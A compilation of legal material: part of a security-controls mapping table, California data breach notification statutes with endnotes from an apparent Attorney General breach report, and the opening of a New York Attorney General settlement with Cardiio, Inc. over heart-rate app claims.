CSC 19: Incident Response and Management	IR-1: Incident Response Policy and Procedures IR-2: Incident Response Training IR-3: Incident Response Testing IR-4: Incident Handling IR-5: Incident Monitoring IR-6: Incident Reporting IR-7: Incident Response Assistance IR-8: Incident Response Plan IR-10: Integrated Information Security Analysis Team	PR.IP-10 DE.AE-2 DE.AE-4 DE.AE-5 DE.CM-1-7 RS.RP-1 RS.CO-1-5 RS.AN-1-4 RS.MI-1-2 RS.IM-1-2 RC.RP-1 RC.IM-1-2 RC.CO-1-3	A.6.1.3 A.7.2.1 A.16.1.2 A.16.1.4 A.16.1.7	164.308(a)(6): Security Incident Procedures - Response and Reporting R	12.10	
CSC 20: Penetration Tests and Red Team Exercises	CA-2: Security Assessments CA-5: Plan of Action and Milestones CA-6: Security Authorization CA-8: Penetration Testing RA-6: Technical Surveillance Countermeasures Survey SI-6: Security Function Verification PM-6: Information Security Measures of Performance PM-14: Testing, Training, & Monitoring		A.14.2.8 A.18.2.1 A.18.2.3		11.3	

This table is excerpted from the Critical Security Controls Master Mappings Tool, available at http://www.cisecurity.org/critical-controls/tools/AuditScripts_CISControlv6_Mappings.xlsx. It is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License.

Appendix C

California Data Breach Notification Statutes

Civil Code Section 1709.29

- a) Any agency that owns or licenses computerized data that includes personal information shall disclose any breach of the security of the system following discovery or notification of the breach in the security of the data to any resident of California whose unencrypted personal information was, or is reasonably believed to have been, acquired by an unauthorized person. The disclosure shall be made in the most expedient time possible and without unreasonable delay, consistent with the legitimate needs of law enforcement, as provided in subdivision (c), or any measures necessary to determine the scope of the breach and restore the reasonable integrity of the data system.
- b) Any agency that maintains computerized data that includes personal information that the agency does not own shall notify the owner or licensee of the information of any breach of the security of the data immediately following discovery, if the personal information was, or is reasonably believed to have been, acquired by an unauthorized person.
- c) The notification required by this section may be delayed if a law enforcement agency determines that the notification will impede a criminal investigation. The notification required by this section shall be made after the law enforcement agency determines that it will not compromise the investigation.
- d) Any agency that is required to issue a security breach notification pursuant to this section shall meet all of the following requirements:
 - (1) The security breach notification shall be written in plain language, shall be titled "Notice of Data Breach," and shall present the information described in paragraph (2) under the following headings: "What Happened," "What Information Was Involved," "What We Are Doing," "What You Can Do," and "For More Information." Additional information may be provided as a supplement to the notice.
 - (A) The format of the notice shall be designed to call attention to the nature and significance of the information it contains.
 - (B) The title and headings in the notice shall be clearly and conspicuously displayed.
 - (C) The text of the notice and any other notice provided pursuant to this section shall be no smaller than 10-point type.
 - (D) For a written notice described in paragraph (1) of subdivision (i), use of the model security breach notification form prescribed below or use of the headings described in this paragraph with the information described in paragraph (2), written in plain language, shall be deemed to be in compliance with this subdivision.

[FORM OMITTED]

- (E) For an electronic notice described in paragraph (2) of subdivision (i), use of the headings described in this paragraph with the information described in paragraph (2), written in plain language, shall be deemed to be in compliance with this subdivision.
- (2) The security breach notification described in paragraph (1) shall include, at a minimum, the following information:
 - (A) The name and contact information of the reporting agency subject to this section.
 - (B) A list of the types of personal information that were or are reasonably believed to have been the subject of a breach.
 - (C) If the information is possible to determine at the time the notice is provided, then any of the following: (i) the date of the breach, (ii) the estimated date of the breach, or (iii) the date range within which the breach occurred. The notification shall also include the date of the notice.
 - (D) Whether the notification was delayed as a result of a law enforcement investigation, if that information is possible to determine at the time the notice is provided.
 - (E) A general description of the breach incident, if that information is possible to determine at the time the notice is provided.
 - (F) The toll-free telephone numbers and addresses of the major credit reporting agencies, if the breach exposed a social security number or a driver's license or California identification card number.
- (3) At the discretion of the agency, the security breach notification may also include any of the following:
 - (A) Information about what the agency has done to protect individuals whose information has been breached.
 - (B) Advice on steps that the person whose information has been breached may take to protect himself or herself.
- (e) Any agency that is required to issue a security breach notification pursuant to this section to more than 500 California residents as a result of a single breach of the security system shall electronically submit a single sample copy of that security breach notification, excluding any personally identifiable information, to the Attorney General. A single sample copy of a security breach notification shall not be deemed to be within subdivision (f) of Section 6254 of the Government Code.
- (f) For purposes of this section, "breach of the security of the system" means unauthorized acquisition of computerized data that compromises the security, confidentiality, or integrity of personal information maintained by the agency. Good faith acquisition of personal information by an employee or agent of the agency for the purposes of the agency is not a breach of the security of the system, provided that the personal information is not used or subject to further unauthorized disclosure.

- (g) For purposes of this section, “personal information” means either of the following:
- (1) An individual’s first name or first initial and last name in combination with any one or more of the following data elements, when either the name or the data elements are not encrypted:
 - (A) Social security number.
 - (B) Driver’s license number or California identification card number.
 - (C) Account number, credit or debit card number, in combination with any required security code, access code, or password that would permit access to an individual’s financial account.
 - (D) Medical information.
 - (E) Health insurance information.
 - (F) Information or data collected through the use or operation of an automated license plate recognition system, as defined in Section 1798.90.5.
 - (2) A user name or email address, in combination with a password or security question and answer that would permit access to an online account.
- (h) (1) For purposes of this section, “personal information” does not include publicly available information that is lawfully made available to the general public from federal, state, or local government records.
- (2) For purposes of this section, “medical information” means any information regarding an individual’s medical history, mental or physical condition, or medical treatment or diagnosis by a health care professional.
 - (3) For purposes of this section, “health insurance information” means an individual’s health insurance policy number or subscriber identification number, any unique identifier used by a health insurer to identify the individual, or any information in an individual’s application and claims history, including any appeals records.
 - (4) For purposes of this section, “encrypted” means rendered unusable, unreadable, or indecipherable to an unauthorized person through a security technology or methodology generally accepted in the field of information security.
- (i) For purposes of this section, “notice” may be provided by one of the following methods:
- (1) Written notice.
 - (2) Electronic notice, if the notice provided is consistent with the provisions regarding electronic records and signatures set forth in Section 7001 of Title 15 of the United States Code.
 - (3) Substitute notice, if the agency demonstrates that the cost of providing notice would exceed two hundred fifty thousand dollars (\$250,000), or that the affected class of subject persons to be notified exceeds 500,000, or the agency does not have sufficient contact information.

Substitute notice shall consist of all of the following:

- (A) Email notice when the agency has an email address for the subject persons.
 - (B) Conspicuous posting, for a minimum of 30 days, of the notice on the agency's Internet Web site page, if the agency maintains one. For purposes of this subparagraph, conspicuous posting on the agency's Internet Web site means providing a link to the notice on the home page or first significant page after entering the Internet Web site that is in larger type than the surrounding text, or in contrasting type, font, or color to the surrounding text of the same size, or set off from the surrounding text of the same size by symbols or other marks that call attention to the link.
 - (C) Notification to major statewide media and the Office of Information Security within the Department of Technology.
- (4) In the case of a breach of the security of the system involving personal information defined in paragraph (2) of subdivision (g) for an online account, and no other personal information defined in paragraph (1) of subdivision (g), the agency may comply with this section by providing the security breach notification in electronic or other form that directs the person whose personal information has been breached to promptly change his or her password and security question or answer, as applicable, or to take other steps appropriate to protect the online account with the agency and all other online accounts for which the person uses the same user name or email address and password or security question or answer.
- (5) In the case of a breach of the security of the system involving personal information defined in paragraph (2) of subdivision (g) for login credentials of an email account furnished by the agency, the agency shall not comply with this section by providing the security breach notification to that email address, but may, instead, comply with this section by providing notice by another method described in this subdivision or by clear and conspicuous notice delivered to the resident online when the resident is connected to the online account from an Internet Protocol address or online location from which the agency knows the resident customarily accesses the account.
- (j) Notwithstanding subdivision (i), an agency that maintains its own notification procedures as part of an information security policy for the treatment of personal information and is otherwise consistent with the timing requirements of this part shall be deemed to be in compliance with the notification requirements of this section if it notifies subject persons in accordance with its policies in the event of a breach of security of the system.
- (k) Notwithstanding the exception specified in paragraph (4) of subdivision (b) of Section 1798.3, for purposes of this section, "agency" includes a local agency, as defined in subdivision (a) of Section 6252 of the Government Code.

California Civil Code Section 1798.82

- (a) A person or business that conducts business in California, and that owns or licenses computerized data that includes personal information, shall disclose a breach of the security of the system following discovery or notification of the breach in the security of the data to a resident of California whose unencrypted personal information was, or is reasonably believed to have been, acquired by an unauthorized person. The disclosure shall be made in the most expedient time possible and without unreasonable delay, consistent with the legitimate needs of law enforcement, as provided in subdivision (c), or any measures necessary to determine the scope of the breach and restore the reasonable integrity of the data system.
- (b) A person or business that maintains computerized data that includes personal information that the person or business does not own shall notify the owner or licensee of the information of the breach of the security of the data immediately following discovery, if the personal information was, or is reasonably believed to have been, acquired by an unauthorized person.
- (c) The notification required by this section may be delayed if a law enforcement agency determines that the notification will impede a criminal investigation. The notification required by this section shall be made promptly after the law enforcement agency determines that it will not compromise the investigation.
- (d) A person or business that is required to issue a security breach notification pursuant to this section shall meet all of the following requirements:
 - (1) The security breach notification shall be written in plain language, shall be titled "Notice of Data Breach," and shall present the information described in paragraph (2) under the following headings: "What Happened," "What Information Was Involved," "What We Are Doing," "What You Can Do," and "For More Information." Additional information may be provided as a supplement to the notice.
 - (A) The format of the notice shall be designed to call attention to the nature and significance of the information it contains.
 - (B) The title and headings in the notice shall be clearly and conspicuously displayed.
 - (C) The text of the notice and any other notice provided pursuant to this section shall be no smaller than 10-point type.
 - (D) For a written notice described in paragraph (1) of subdivision (j), use of the model security breach notification form prescribed below or use of the headings described in this paragraph with the information described in paragraph (2), written in plain language, shall be deemed to be in compliance with this subdivision.

[FORM OMITTED]

- (E) For an electronic notice described in paragraph (2) of subdivision (j), use of the headings described in this paragraph with the information described in paragraph (2), written in plain language, shall be deemed to be in compliance with this subdivision.
- (2) The security breach notification described in paragraph (1) shall include, at a minimum, the following information:
 - (A) The name and contact information of the reporting person or business subject to this section.
 - (B) A list of the types of personal information that were or are reasonably believed to have been the subject of a breach.
 - (C) If the information is possible to determine at the time the notice is provided, then any of the following: (i) the date of the breach, (ii) the estimated date of the breach, or (iii) the date range within which the breach occurred. The notification shall also include the date of the notice.
 - (D) Whether notification was delayed as a result of a law enforcement investigation, if that information is possible to determine at the time the notice is provided.
 - (E) A general description of the breach incident, if that information is possible to determine at the time the notice is provided.
 - (F) The toll-free telephone numbers and addresses of the major credit reporting agencies if the breach exposed a social security number or a driver's license or California identification card number.
 - (G) If the person or business providing the notification was the source of the breach, an offer to provide appropriate identity theft prevention and mitigation services, if any, shall be provided at no cost to the affected person for not less than 12 months along with all information necessary to take advantage of the offer to any person whose information was or may have been breached if the breach exposed or may have exposed personal information defined in subparagraphs (A) and (B) of paragraph (1) of subdivision (h).
- (3) At the discretion of the person or business, the security breach notification may also include any of the following:
 - (A) Information about what the person or business has done to protect individuals whose information has been breached.
 - (B) Advice on steps that the person whose information has been breached may take to protect himself or herself.

- (e) A covered entity under the federal Health Insurance Portability and Accountability Act of 1996 (42 U.S.C. Sec. 1320d et seq.) will be deemed to have complied with the notice requirements in subdivision (d) if it has complied completely with Section 13402(f) of the federal Health Information Technology for Economic and Clinical Health Act (Public Law 111-5). However, nothing in this subdivision shall be construed to exempt a covered entity from any other provision of this section.
- (f) A person or business that is required to issue a security breach notification pursuant to this section to more than 500 California residents as a result of a single breach of the security system shall electronically submit a single sample copy of that security breach notification, excluding any personally identifiable information, to the Attorney General. A single sample copy of a security breach notification shall not be deemed to be within subdivision (f) of Section 6254 of the Government Code.
- (g) For purposes of this section, “breach of the security of the system” means unauthorized acquisition of computerized data that compromises the security, confidentiality, or integrity of personal information maintained by the person or business. Good faith acquisition of personal information by an employee or agent of the person or business for the purposes of the person or business is not a breach of the security of the system, provided that the personal information is not used or subject to further unauthorized disclosure.
- (h) For purposes of this section, “personal information” means either of the following:
 - (1) An individual’s first name or first initial and last name in combination with any one or more of the following data elements, when either the name or the data elements are not encrypted:
 - (A) Social Security number.
 - (B) Driver’s license number or California identification card number.
 - (C) Account number, credit or debit card number, in combination with any required security code, access code, or password that would permit access to an individual’s financial account.
 - (D) Medical information.
 - (E) Health insurance information.
 - (F) Information or data collected through the use or operation of an automated license plate recognition system, as defined in Section 1798.90.5.
 - (2) A user name or email address, in combination with a password or security question and answer that would permit access to an online account.

- (i)
 - (1) For purposes of this section, “personal information” does not include publicly available information that is lawfully made available to the general public from federal, state, or local government records.
 - (2) For purposes of this section, “medical information” means any information regarding an individual’s medical history, mental or physical condition, or medical treatment or diagnosis by a health care professional.
 - (3) For purposes of this section, “health insurance information” means an individual’s health insurance policy number or subscriber identification number, any unique identifier used by a health insurer to identify the individual, or any information in an individual’s application and claims history, including any appeals records.
 - (4) For purposes of this section, “encrypted” means rendered unusable, unreadable, or indecipherable to an unauthorized person through a security technology or methodology generally accepted in the field of information security.
- (j) For purposes of this section, “notice” may be provided by one of the following methods:
 - (1) Written notice.
 - (2) Electronic notice, if the notice provided is consistent with the provisions regarding electronic records and signatures set forth in Section 7001 of Title 15 of the United States Code.
 - (3) Substitute notice, if the person or business demonstrates that the cost of providing notice would exceed two hundred fifty thousand dollars (\$250,000), or that the affected class of subject persons to be notified exceeds 500,000, or the person or business does not have sufficient contact information. Substitute notice shall consist of all of the following:
 - (A) Email notice when the person or business has an email address for the subject persons.
 - (B) Conspicuous posting, for a minimum of 30 days, of the notice on the Internet Web site page of the person or business, if the person or business maintains one. For purposes of this subparagraph, conspicuous posting on the person’s or business’s Internet Web site means providing a link to the notice on the home page or first significant page after entering the Internet Web site that is in larger type than the surrounding text, or in contrasting type, font, or color to the surrounding text of the same size, or set off from the surrounding text of the same size by symbols or other marks that call attention to the link.
 - (C) Notification to major statewide media.

- (4) In the case of a breach of the security of the system involving personal information defined in paragraph (2) of subdivision (h) for an online account, and no other personal information defined in paragraph (1) of subdivision (h), the person or business may comply with this section by providing the security breach notification in electronic or other form that directs the person whose personal information has been breached promptly to change his or her password and security question or answer, as applicable, or to take other steps appropriate to protect the online account with the person or business and all other online accounts for which the person whose personal information has been breached uses the same user name or email address and password or security question or answer.
- (5) In the case of a breach of the security of the system involving personal information defined in paragraph (2) of subdivision (h) for login credentials of an email account furnished by the person or business, the person or business shall not comply with this section by providing the security breach notification to that email address, but may, instead, comply with this section by providing notice by another method described in this subdivision or by clear and conspicuous notice delivered to the resident online when the resident is connected to the online account from an Internet Protocol address or online location from which the person or business knows the resident customarily accesses the account.
- (k) Notwithstanding subdivision (j), a person or business that maintains its own notification procedures as part of an information security policy for the treatment of personal information and is otherwise consistent with the timing requirements of this part, shall be deemed to be in compliance with the notification requirements of this section if the person or business notifies subject persons in accordance with its policies in the event of a breach of security of the system.

Notes

- ¹ Javelin Strategy & Research, *2015 Data Breach Fraud Impact Report* (June 2015), pp.12-13, available at www.javelinstrategy.com.
- ² Privacy enforcement actions are posted on the Attorney General's website when they are final, at <https://oag.ca.gov/privacy/privacy-enforcement-actions>.
- ³ In some breaches, more than one organization notified those affected. For example, in the 2015 Anthem breach, in addition to Anthem's notice, seven employers for which Anthem was a service provider submitted notices that they'd sent to their employees, resulting in eight sample notices for the single Anthem breach submitted to the Attorney General. Also in 2015, a breach at a service provider to a number of California wineries resulted in 23 notices being submitted from different wineries. Similarly, a breach in a service provider to major drug stores resulted in three notices submitted by the different stores. In some payment data breaches at retailers or restaurants, card-issuing banks also notified their cardholders, resulting in multiple sample notices for the same breach being submitted to the Attorney General. In such cases of multiple notifications of a single breach, all the notices submitted are published on the website at www.oag.ca.gov/eCrime/databreach/list. For analytical purposes, however, each breach was counted only once. Thus the total number of breaches reported to the Attorney General from 2012 through 2015 is 657, while the number of sample notices published on the website for the same period is 699.
- ⁴ The three U.S. states without breach notice laws as of the end of 2015 are Alabama, New Mexico, and South Dakota.
- ⁵ See legislative committee analyses of SB 1386 (Peace) and AB 700 (Simitian) of 2002, at www.leginfo.ca.gov.
- ⁶ Lost and stolen cards used at the point of sale made up 12 percent of card fraud losses, and card-not-present fraud (online, phone) 43 percent, see <http://tsys.com/ngenuity-journal/chip-and-pin-vs-chip-and-signature-a-rivalry-nears-historic-proportions.cfm>.
- ⁷ Business Insider, *The U.S. EMV Migration Report* (November 19, 2015), quoted at www.businessinsider.com/the-us-emv-migration-report-what-new-chip-cards-mean-for-consumers-issuers-and-merchants-2015-11.
- ⁸ Javelin Strategy & Research, *op.cit.*, p. 6.
- ⁹ The categories of breaches are based generally on Verizon's Vocabulary for Event Recording and Incident Sharing (VERIS) Framework, a taxonomy designed to provide a common language for describing security incidents. Because of limitations in our knowledge of the details of some breaches, we did not use the full spectrum of VERIS categories. For more on VERIS, see <http://veriscommunity.net/>.

- ¹⁰ As of January 1, 2016, the definition of personal information in the breach law also includes data from automated license plate reader systems, along with a name.
- ¹¹ The North American Industry Classification System (NAICS) sectors used in the breach report are Retail, Finance and Insurance, Health Care, Professional Services, Government (Public Administration), Hospitality (Accommodation and Food Service), Education, and Other. The Other category includes agriculture, utilities, information, manufacturing, wholesale trade, transportation, real estate and waste management, no one of which accounted for more than 5 percent of the breaches in our dataset. The most recent version of the NAICS is available at www.census.gov/cgi-bin/sssd/naics/naicsrch?chart=2012.
- ¹² The Small Business Administration has established size standards for for-profit industries, based on annual receipts and number of employees. The standards are set according to the North American Industry Classification System (NAICS) code for a business. The size standards are used to determine eligibility for the SBA programs; see more at www.sba.gov/category/navigation-structure/contracting/contracting-officials/small-business-size-standards.
- ¹³ Verizon, 2015 Data Breach Investigations Report, pp. 15-16.
- ¹⁴ Thomas J. Smedinghoff, "An Overview of Data Security Legal Requirements for All Business Sectors," October 2015, available at http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2671323. The article includes a list of information security law references.
- ¹⁵ On the other hand, the Massachusetts data security regulations require businesses to follow a process to develop a comprehensive written information security program, but also include some specific measures to be included in the program. See Massachusetts General Law Chapter 93H and implementing regulations 201 CMR 17.00 et seq.
- ¹⁶ Gramm-Leach-Bliley Act (GLB), Public Law 106-102, §§ 501 and 505(b), 15 U.S.C. §§ 6801, 6805, and implementing regulations at 12 C.F.R. Part 30, Appendix B (OCC), 12 C.F.R. Part 208, Appendix D (Federal Reserve System), 12 C.F.R. Part 364, Appendix B (FDIC), 12 C.F.R. Part 568 (Office of Thrift Supervision) and 16 C.F.R. Part 314 (FTC). Health Insurance Portability and Accountability Act of 1996 (HIPAA), 45 CFR Part 164, Standards for the Protection of Electronic Protected Health Information. Federal Information Security Management Act of 2002 (FISMA), 44 U.S.C. § 3541, et seq. See also Federal Communications Commission, Open Internet Order (Mar. 12, 2015), Section 201 and Section 222; See
- ¹⁷ William Stallings, "Standards for Information Security Management," Internet Protocol Journal, Volume 10, No. 4 (December 2007), p. 10, available at http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_10-4/ipj_10-4.pdf.

- ¹⁸ NIST, *Special Publication 800-53: Security and Privacy Controls for Federal information Systems and Organizations, Revision 4, and Framework for Improving Critical Infrastructure Cybersecurity*, both available at www.nist.gov.
- ¹⁹ International Organization for Standardization, *ISO/IEC 27002:2013 Information technology, Security techniques, Code of practice for information security controls*, available at www.iso.org.
- ²⁰ Center for Internet Security, at <https://benchmarks.cisecurity.org>, NIST National Checklist Program, at http://csrc.nist.gov/fdccc/faq-common_security_configurations.html, and the Defense Information Systems Agency's Security Technical Implementation Guides, at <http://iase.disa.mil/stigs/Pages/index.aspx>. Also MITRE Corporation, Systems Engineering Guide on Configuration Management Tools, at www.mitre.org/publications/systems-engineering-guide/acquisition-systems-engineering/configuration-management/configuration-management-tools.
- ²¹ The CIS Critical Security Controls for Effective Cyber Defense, Version 6, October 15, 2015, available from the Center for Internet Security at www.cisecurity.org/.
- ²² In addition to the CIS Critical Security Controls, the Center for Internet Security manages the Multi-State Information Sharing and Analysis Center (MS-ISAC) used by state governments, and the CIS Security Benchmarks. More at www.cisecurity.org/.
- ²³ A mapping of the CIS Critical Security Controls to NIST SP 800-53, the NIST Framework, ISO 27002, HIPAA, the Federal Financial Institutions Examination Council Examiners Handbook, and several other security standards is available at www.cisecurity.org/critical-controls/tools/AuditScripts_CISControlv6_Mappings.xlsx.
- ²⁴ SANS, *Critical Security Controls: From Adoption to Implementation*, Sponsored by McAfee/Intel Security, September 2014, available at <https://www.qualys.com/forms/whitepapers/sans-critical-security-controls/>.
- ²⁵ In an effort to assist smaller organizations, the Center and the National Governors Association have launched a National Cyber Hygiene Campaign, a plain-language, low-cost approach to basic cyber security that focuses on the first five controls. The Campaign is developing Tool Kits, which are works in progress, including instructions, technical guidance, links to additional resources, and tips on measuring the implementation and effectiveness of the controls. Information on the National Campaign for Cyber Hygiene is available at www.cisecurity.org/cyber-pledge/.
- ²⁶ Verizon, *2015 Data Breach investigations Report*, pp. 12-13.
- ²⁷ prweb, "SplashData's fifth annual 'Worst Passwords List' shows people continue putting themselves at risk," January 19, 2016, at www.prweb.com/releases/worst/passwords/prweb13170789.htm.
- ²⁸ In a recent case, the FTC settled with a provider of dental office management software, alleging that Henry Schein Practice Solutions, Inc., falsely advertised the level of encryption used to protect patient data. The complaint referenced NIST's Advanced Encryption

Standard as the industry standard for strong encryption. See www.ftc.gov/news-events/press-releases/2016/01/dental-practice-software-provider-settles-ftc-charges-it-misled.



California Department of Justice
Privacy Enforcement and Protection Unit

www.oag.ca.gov/privacy



ATTORNEY GENERAL OF THE STATE OF NEW YORK

In the Matter of

Cardiio, Inc.

Assurance No.: 16-173

**ASSURANCE OF DISCONTINUANCE
UNDER EXECUTIVE LAW
SECTION 63, SUBDIVISION 15**

Pursuant to the provisions of Section 63(12) of the Executive Law, New York Education Law Section 6515, and Article 22-A of the General Business Law, Eric T. Schneiderman, Attorney General of the State of New York, caused an inquiry to be made into certain business practices of Cardiio, Inc.¹ Based upon that inquiry, the Office of the Attorney General (“the OAG”) has made the following findings, and Cardiio, Inc. has agreed to modify its business practices and comply with the following provisions of this Assurance of Discontinuance (“Assurance”).

I. BACKGROUND

1. The proliferation of smartphones and other mobile devices has created intense demand for mobile applications,² which consumers generally purchase through two online stores, Apple’s App Store (which offers versions for iPhones and compatible devices), and Google Play (which offers versions for Android phones and compatible devices).

¹ In this Assurance, “Cardiio, Inc.” shall mean Cardiio, Inc.’s owners, officers, agents, servants, employees, and those persons in active concert or participation with them.

² “Mobile application” is defined herein as a program designed to be or capable of being used on a smartphone or other mobile device.

2. Health-related mobile applications have become especially popular, with more than 165,000 currently available.³ The majority of these provide general medical reference and education or allow consumers to track their fitness or symptoms based on data they input themselves, and may promote health awareness. A narrower category of mobile applications (hereafter, “Health Measurement Apps”), however, purport to measure vital signs or other indicators of health using only a smartphone’s camera and sensors, without any external device. These Health Measurement Apps can be harmful to consumers if they provide inaccurate or misleading results.⁴ For example, these apps can provide false reassurance that a consumer is healthy, which might cause her to forego necessary medical treatment and thereby jeopardize her health. Conversely, Health Measurement Apps can incorrectly indicate a medical issue, causing a consumer to unnecessarily seek medical treatment – sometimes from a hospital emergency room.

II. THE OAG’S INVESTIGATION AND FINDINGS

3. Cardiio, Inc. is a Delaware corporation with its principal place of business at 45 Prospect Street, Cambridge, Massachusetts 02139.

4. The OAG’s Health Care Bureau received reports that consumers are downloading a Health Measurement App, Cardiio-Heart Rate Monitor + 7 Minute Workout Exercise Routine for Cardio Health and Fitness (“Cardiio-Heart Rate Monitor”)⁵, and using it to measure their

³ See <http://www.latimes.com/business/technology/la-me-mobile-health-safety-20160412-story.html>.

⁴ See, e.g., <http://www.imedicalapps.com/2015/02/apple-google-health-app-patients/>; <http://www.nejm.org/doi/full/10.1056/NEJMh1403384>; http://www.slate.com/blogs/future_tense/2013/09/24/mhealth_fda_needs_to_regulate_digital_snake_oil.html; <http://www.motherjones.com/environment/2015/01/medical-apps-not-helping>; http://www.wired.com/2014/07/medical_apps/.

⁵ The App is available in a free version, a “Full Pro” version for \$6.99, and as part of “packs” that include other apps, such as “Target Heart Rate” for \$3.99, Life Expectancy Pack for \$2.99,

heart rate, or pulse. The OAG subsequently launched an investigation regarding Cardio-Heart Rate Monitor.

5. Cardio, Inc. has created, and offers Cardio-Heart Rate Monitor for sale to consumers around the world, including in New York State, through Apple's App Store. Cardio also offers numerous in-app purchases through the app, such as a "calorie-burn monitor" that estimates how many calories a user has burned after exercise. Cardio-Heart Rate Monitor was first made available by Cardio, Inc. on August 2, 2012, and, according to the company, "turns your iPhone or iPad into a heart rate monitor!"⁶ Cardio-Heart Rate Monitor has been downloaded hundreds of thousands of times in the U.S. and has generated hundreds of thousands of dollars in gross revenue.

6. Heart rate, the number of times the heart beats per minute, is a vital sign that health care providers monitor in their patients.⁷ Healthy people typically have a resting heart rate between 60 and 100 beats per minute ("BPM"). A resting heart rate above or below this range can indicate a medical condition, such as heart disease.⁸ Clinicians measure heart rate using a heart rate monitor, which employs two types of technologies: electrocardiography ("ECG"), which measures the heart's electrical activity, and photoplethysmography ("PPG"), which senses the rate of blood flow via light shined through the skin. Chest-strap heart rate monitors use ECG. A device called a pulse oximeter, which uses PPG to measure the level of oxygen in the blood, may also be used to measure heart rate.

Specific Heart Rate Pack for \$2.99, and Remove Ads/Rewards for \$1.99.

⁶ <https://itunes.apple.com/us/app/cardio-heart-rate-monitor/id542891434?mt=8>.

⁷ <https://medlineplus.gov/ency/article/002341.htm>.

⁸ <http://www.mayoclinic.org/healthy-lifestyle/fitness/expert-answers/heart-rate/faq-20057979>.

A. Cardio, Inc.'s Marketing of Cardio-Heart Rate Monitor

7. Cardio, Inc. instructs the consumer that to use Cardio-Heart Rate Monitor, she must place her index finger against the back camera lens and flashlight of a smart phone. The app then generates a number for her heart rate, as shown in this screenshot⁹:




As depicted above, the user sees an image of the head of a stethoscope and a graph with peaks and troughs while Cardio-Heart Rate Monitor purports to measure her heart rate, simulating a medical device. A user cannot tell whether the peaks and troughs are related to her actual heart rate, because there is no scale indicating what the graph shows. Cardio, Inc. also instructs users

⁹ <https://itunes.apple.com/us/app/cardio-heart-rate-monitor/id542891434?mt=8>.

of Cardio-Heart Rate Monitor that they can obtain a heart rate reading by simply holding their phone in front of their face (the “face mode”).¹⁰


8. Cardio-Heart Rate Monitor creates a “Personal Dashboard” for the user based on the app’s measurements of her heart rate at rest, and before, and after, physical activity, as shown in this screenshot¹¹:




9. The Cardio-Heart Rate Monitor allows a user to save, and share via email and social media, the heart rate measurements that the app generates, and to indicate whether the measurement was obtained while the user was “[at] rest,” or “active,” as shown in this screenshot:

¹⁰ <https://itunes.apple.com/us/app/cardio-heart-rate-monitor/id542891434?mt=8>.

¹¹ <http://www.cardiio.com/>.



10. Cardiio-Heart Rate Monitor also purports to estimate users' potential life expectancy, based on its calculation of average heart rate, age, and gender, as shown in this screenshot¹²:



¹² <http://www.cardiio.com/>.

11. Cardiio, Inc. placed Cardiio-Heart Rate Monitor in the “Health & Fitness” category in Apple’s App Store, and in the listing it created for the App Store, makes the following claims about Cardiio-Heart Rate Monitor¹³:
- a. “The Cardiio app turns your iPhone or iPad into a heart rate monitor!”
 - b. “Cardiio’s technology is based on cutting-edge research and science conducted at the MIT Media Lab. The measurement principles are the same as clinical pulse oximeters.”
 - c. “Studies have shown that our heart rate measurements are within 3 bpm of a clinical pulse oximeter when performed at rest in a well-lit environment.”
12. Cardiio, Inc., on its website, makes the following claims about Cardiio-Heart Rate Monitor¹⁴:
- a. “Simply hold your phone in front of you and get your heart rate accurately measured in seconds.”
 - b. “Simply Magical. Touch-free Heart Rate Monitoring. Cardiio works by simply having you look straight into the front camera of your iPhone/iPad to measure your heart rate from a distance. No uncomfortable chest straps needed. You don’t even have to touch the camera! It’s the whole new way to monitor your heart and track your health.”
